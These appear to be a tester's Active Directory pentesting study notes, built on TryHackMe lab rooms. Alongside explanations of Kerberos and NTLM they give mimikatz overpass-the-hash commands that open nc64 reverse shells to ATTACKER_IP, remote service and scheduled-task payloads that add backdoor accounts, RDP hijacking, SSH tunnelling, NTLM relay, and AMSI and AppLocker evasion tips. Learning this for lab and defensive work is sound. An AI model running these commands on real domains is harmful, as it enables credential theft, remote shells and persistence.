Active Directory Pentesting

Contact

LinkedIn: https://www.linkedin.com/in/segev-eliezer/

YouTube: https://YouTube.com/@0xd4y

Website: https://0xd4y.com

GitHub: https://GitHub.com/0xd4y

Table of Contents

Objects

Users

- security principals
- can be authenticated by domain
- assigned privileges over resources

People

- a person can be a user

Service

- services can also be users (e.g. IIS or MSSQL)
- services only have privileges to run their specific service

Machines

- security principals
- machine object created for all computers in AD domain
- machine accounts have local admin rights
  - can be logged into, but password are typically rotated every 30 days and contain 120 characters
  - used by domain controllers to synchronize AD updates and changes
- machine account name is the name of the machine followed by dollar sign

Security Groups

- users assigned to security group will inherit the permissions of the group


Default groups:

Security Group	Description
Domain Admins	Admin privileges over entire domain
Server Operators	- Administer Domain Controllers - Can't change administrative group

	memberships
Backup Operators	- Access any file - Backup data on computers
Account Operators	- Create or modify other accounts in domain
Domain Users	All users in domain
Domain Computers	All computers in domain
Domain Controllers	All Domain Controllers in domain


Organization Units (OUs)

- used to help apply policies to users and computers




Group Policy Objects (GPOs)

- used for applying policies to OUs
- collection of settings
- distributed to network in SYSVOL share
  - all users have access to SYSVOL to periodically sync their GPOs (can take up to 2 hours)
    - syncs can be forced with `gpupdate /force`



- GPOs applied to OU propagate to all sub-OUs (works as hierarchy)

<u>Example GPO Settings</u>




Authentication


- credentials are stored in Domain Controller
- Domain Controller verifies user authentication

Two protocols for authentication:

1. Kerberos
    - Default protocol
2. NetNTLM
    - Legacy
    - Obsolete but typically enabled for compatibility with old clients and servers

Kerberos





- logged in users are assigned tickets
    - tickets are proof of previous authentication
- when authenticating to a service (e.g. share, website, or database), ticket is used (sort of like how web uses auth tokens or cookies)

Kerberos authentication process:

1. Username and timestamp encrypted using password and sent to **Key Distribution Center (KDC)**
    - KDC is responsible for creating Kerberos tickets
2. KDC sends back a **Ticket Granting Ticket (TGT)** and **Session Key**
    - TGT allows user to request additional tickets to access specific services
    - TGT encrypted with krbtgt password hash to help prevent user from tampering its contents
        - TGT contain session key, expiration date, and user's IP address
3. When user attempts to access a service, the KDC sends a **Ticket Granting Service (TGS)** and **Service Session Key**
    - TGS tickets only allow a user to access a specific service
    - user sends username and timestamp encrypted with their session key, and also sends their TGT, and **Service Principal Name (SPN)**
        - SPN is service and server name user wants to access
    - TGS encrypted with key derived from the Service Owner Hash
        - Service owner is user or machine that manages the service

Overpass-the-Hash / Pass-the-Key

- when a user requests a TGT, a timestamp encrypted with key derived from password is used
    - encrypted uses either DES (disabled by default on current Windows versions), RC4, AES128, or AES256
- can request KDC for TGT with just having the key and not the user's password

Obtaining Kerberos Encryption Keys

```
mimikatz# privilege::debug
mimikatz# sekurlsa::ekeys
```

Getting Reverse Shell with Encryption Key

RC4

```
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /rc4:96ea24eff4dff1fbe13818fbf12ea7d8 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
```

- note that RC4 simply uses the user's NTLM hash


AES128

```
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes128:b65ea8151f13a31d01377f5934bf3883 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
```

AES256

```
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes256:b54259bbff03af8d37a138c375e29254a2ca0649337cc4c73addcd696b4cdb65 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
```

NetNTLM



- uses challenge-response methodology
- can perform Pass-the-Hash (PtH) attacks

Domain Account


1. Client attempts to access service
2. Server responds with a random number (challenge)
3. Client encrypts challenge with password hash
4. Server forwards response to Domain Controller
5. Domain Controller also encrypts challenge with user's password hash and compares if the output is the same
6. If the output is the same access granted, otherwise denied

Local Account

For local accounts no need to contact Domain Controller as the passwords are stored locally in the Security Account Manager (SAM) hive

LDAP

- application verifies user credentials (instead of DC)
- common with third-party applications
  - GitHub
  - Jenkins
  - Printers
  - VPNs



Enumeration

- BloodHound is great for enumeration
-

Manual enumeration commands

Command	Description
`net user /domain`	Find all users in a domain
`net group /domain`	List all groups in domain
`net group <GROUP_NAME> /domain`	List members of group
`net accounts /domain`	Enumerate password policy of domain

- note that the `net` command defaults to the `WORKGROUP` domain if the workstation is not domain-joined
- output of `net` command may be trimmed
- PowerShell cmdlets: https://learn.microsoft.com/en-us/powershell/module/activedirectory/?view=windowsserver2022-ps

Delegation

Unconstrained Delegation

- original insecure method of delegation (replaced by constrained delegation in 2003)
- can force user to authenticate to malicious host to intercept the TGT and therefore impersonate the user

Constrained Delegation

- introduced in 2003
- restricts service account to services they are allowed to access

Resource-Based Constrained Delegation

- introduced in 2012
- access to a resource is specified on the resource itself rather than the service account
    - the service specifies who can delegate to it

Privilege Escalation

Lateral Movement

- lateral movement typically done via WinRM, RDP, VNC, or SSH
- to stay stealthy avoid strange connections from one workstation to another (e.g. accessing code repository as a user who is part of the Marketing OU)

Service

- create service on other workstation with a malicious binary and start the service

```
sc.exe \\TARGET create malicious_service binPath= "/path/to/reverse_shell.exe" start= auto
sc.exe \\TARGET start malicious_service
```

Windows Management Implementation (WMI)

- session can be established either through **DCOM** (ports 135 and 49152-65535) or **Wsman** (port 5985 or 5986)
- outputs of commands are not seen by user when executing

Storing session

```
$Opt = New-CimSessionOption -Protocol DCOM
$Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop
```

All the following methodologies require Administrator privileges:

Service Methodology
<u>Creating Service Remotely with WMI</u>

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Service -MethodName Create -Arguments @{
Name = "THMService2";
DisplayName = "THMService2";
PathName = "net user munra2 Pass123 /add"; # Your payload
ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process
StartMode = "Manual"
}
```

<u>Get Handle on Service and Starting It</u>

```
$Service = Get-CimInstance -CimSession $Session -ClassName Win32_Service -filter "Name LIKE 'THMService2'"

Invoke-CimMethod -InputObject $Service -MethodName StartService
```

Scheduled Task Methodology

```
# Payload must be split in Command and Args
$Command = "cmd.exe"
$Args = "/c net user 0xd4y PleaseSubscribe /add"

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args
Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName "MyTask"
Start-ScheduledTask -CimSession $Session -TaskName "MyTask"
```


Installing MSI Package Methodology

After copying MSI file to targeted remote system run the following command to install the package.

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.m
```

RDP Hijacking

- SYSTEM user on Windows Server 2016 does not require a password, but Windows Server 2019 does
- when user connects via RDP and closes their client but not log out, their session is still active
- use `query user` to find sessions on machine
  - unused active sessions identified by `Disc` state
- connect to session using `tscon <SESSION_ID> /dest:<SESSIONNAME>`



Remote Port Forwarding

1. Create a user on attack box without console access:

```
useradd tunneluser -m -d /home/tunneluser -s /bin/true
passwd tunneluser
```

2. Forward RDP port (or whatever port it may be) to attack box:

```
ssh tunneluser@<ATTACKER_IP> -R 3389:<RDP_MACHINE>:3389 -N
```

Common Misconfigurations

Access Control Entry (ACE)

- element in an access control list (ACL)
- ACEs is a permission granted to control or monitor access to an object
- can often be misconfigured and grant too much access

Common ACEs

ACE	Description
ForceChangePassword	Set user’s password without needing current password

AddMembers	Add user to group (including own user)
GenericAll	Complete control over object including changing password
GenericWrite	Update parameters of object (could for example be used to change the `scriptPath` parameter of an object to execute a malicious script)
WriteOwner	Change owner of target object
WriteDACL	Write new ACEs to target object's DACL (Discretionary Access Control List - used to specify who can access a resource)
AllExtendedRights	Perform any action with extended rights on target object

Printer Bug

- bug (called a feature by Microsoft) that allows domain user to force a target to authenticate to arbitrary host

Can be exploited under the following conditions:

1. Have access to valid AD credentials.
2. Have network connectivity to target SMB service.
3. Target host has Print Spooler service running.
    - check if service is running: `GWMI Win32_Printer -Computer <TARGET_HOST>`
    - can also use: `Get-PrinterPort -ComputerName <TARGET_HOST>`
4. Target host has SMB signing not enforced.
    - check if SMB signing is enforced: `nmap --script=smb2-security-mode -p445 <TARGET_HOST>`

- use SpoolSample to exploit this bug

Detection

- PowerShell typically monitored more than CMD

AMSI

- checks signatures
- looks for weak strings such as `AmsiScanBuffer`, `amsiInitFailed`, `AmsiUtils`, etc.

Obfuscation

String Concatenation

- concatenation of strings literals and strings constants occurs at compile-time (and not run-time)
- concatenation occurs at run-time for string variables

Concatenate	Reorder	Whitespace
`('0x'+'d4'+'y')`	`('{1}{0}'-f'd4y','0x')`	`( '0x' +'d4' + 'y')`

Windows Security Features

User Account Control (UAC)

Access control that helps prevent malware from damaging a PC by running applications and tasks as a non-administrator account (unless specified to run as admin)

- enabled by default but can be disabled

Two types of admins

1. Local account part of local Administrators group (not including built-in Administrator account)
    - administrative tasks cannot be performed on a remote machine unless using RDP
2. Domain account part of local Administrators group
    - administrative tasks can be performed remotely even if not connecting through RDP

AppLocker

- specifies programs that are allowed to run on computer based off of policies (located in `secpol.msc`)
- restricts access to sections of device or multiple devices in domain

Following error is received when AppLocker blocks a program from running:

```
This program is blocked by group policy. For more information, contact your system administrator.
```

Example rule:

Action	User	Name	Condition	Exceptions
Allow	Everyone	(Default Rule) All files located in the Pro...	Path	
Allow	Everyone	(Default Rule) All files located in the Wi...	Path	
Allow	BUILTIN\Ad...	(Default Rule) All files	Path	

Bypass

- abuse misconfigured policies
- perform PowerShell downgrade
- https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md

Misc

Change User Password

```
Set-ADAccountPassword -Identity <USER> -Server <DOMAIN> -OldPassword (ConvertTo-SecureString -AsPlaintext "<OLD_PASSWORD>" -force) -NewPassword (ConvertTo-SecureString -AsPlainText "<NEW_PASSWORD>" -Force)
```

Hostname vs IP

`dir \\<HOSTNAME>\SHARE` vs. `dir \\<DC_IP>\Share`

- authenticating with hostname is done using Kerberos, while authenticating with IP is done with NTLM
- keep in mind as SOC may be monitoring Overpass-The-Hash (used in attacks against Kerberos) and/or Pass-The-Hash (used in attacks against NTLM)

Create Credential Block

```
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
```

SMB

Shares

Share Name	Folder Path	Type	# Client Connecti	Description
ADMIN$	C:\Windows	Windows	0	Remote Admin
C$	C:\	Windows	0	Default share
IPC$		Windows	0	Remote IPC

- note that files within `ADMIN$` are in `C:\Windows` and `C$` is in `C:\`

Signing

- signing is often enabled but not enforced as some legacy systems do not support SMB signing
- when hosting an SMB server, ensure that the server does not support SMB signing

Impacket

NTLM Relay

```
python3 /opt/impacket/examples/ntlmrelayx.py -smb2support -t smb://"<TARGET_IP>" -debug
```

- note that you should specify the IP instead of hostname
  - specifying hostname could cause server to use Kerberos authentication instead of NTLM

Tools

Recon

https://github.com/BloodHoundAD/BloodHound

- maps out environment for privesc vectors

https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

Exploitation

https://github.com/leechristensen/SpoolSample

- Used for exploiting printer bug for authentication relaying

AMSI Bypassing

https://github.com/rasta-mouse/ThreatCheck

https://github.com/matterpreter/DefenderCheck

- outputs bytes attached to signatures of file
- useful for helping break signatures for AV evasion

References

TryHackMe Resources

https://tryhackme.com/room/breachingad

https://tryhackme.com/room/winadbasics

https://tryhackme.com/room/adenumeration

https://tryhackme.com/room/lateralmovementandpivoting

Misc Resources

https://media.licdn.com/dms/document/C4E1FAQHJHVVqztQj7Q/feedshare-document-pdf-analyzed/0/1672038819682?e=1672876800&v=beta&t=AqTRIRJD1vWHJNHKBVOlnn1_F6unpVcmMwJVDs_LM0Y